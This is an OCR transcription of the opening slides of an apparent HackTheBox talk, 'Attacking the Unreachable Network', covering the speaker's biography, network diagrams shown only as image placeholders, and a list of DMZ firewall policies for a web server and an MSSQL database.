HACKTHEBOX

Attacking

the

Unreachable Network.

Julio Ureña
PlainText

May 2022

Who Am I


/> man Julio Ureña

https://beacons.ai/juliourena


- aka PlainText
- Christian / Husband / Father / Friend / Gamer / Hacker
- Training Developer & Content Creator at HackTheBox
- Certifications: OSWE, OSEP, OSCP, CRTO, PACES, MS-500, etc.
- Experience: ~15 years working at Multinationals companies like Microsoft, SYNNEX. Private and Public Sector.
- Leader of the RedTeamRD Cybersecurity community and meetup group
- Twitter: @JulioUrena or Scan the QR code

A few years ago…


Building the Network & Security Diagram




Network Design



Network Design





Network Design



Network Design

Network Design






Network Design - Logic

DMZ Policies

1. The firewall should block all incoming traffic to the internal network from the Internet and DMZ Network.
2. Firewall should only allow access to port TCP/80 and TCP/443 to the WebServer located in the DMZ network.
3. The data cannot be saved in the DMZ because if the server is compromised, the data will be compromised. We need to make an exception and allow connection from the WebServer to port TCP/1433 to the Database Server (MSSQL).




Network Design - Logic

0:10

DMZ Policies

1. The firewall should block all incoming traffic to the internal network from the Internet and DMZ Network.
2. Firewall should only allow access to port TCP/80 and TCP/443 to the WebServer located in the DMZ network.
3. The data cannot be saved in the DMZ because if the server is compromised, the data will be compromised. We need to make an exception and allow connection from the WebServer to port TCP/1433 to the Database Server (MSSQL).



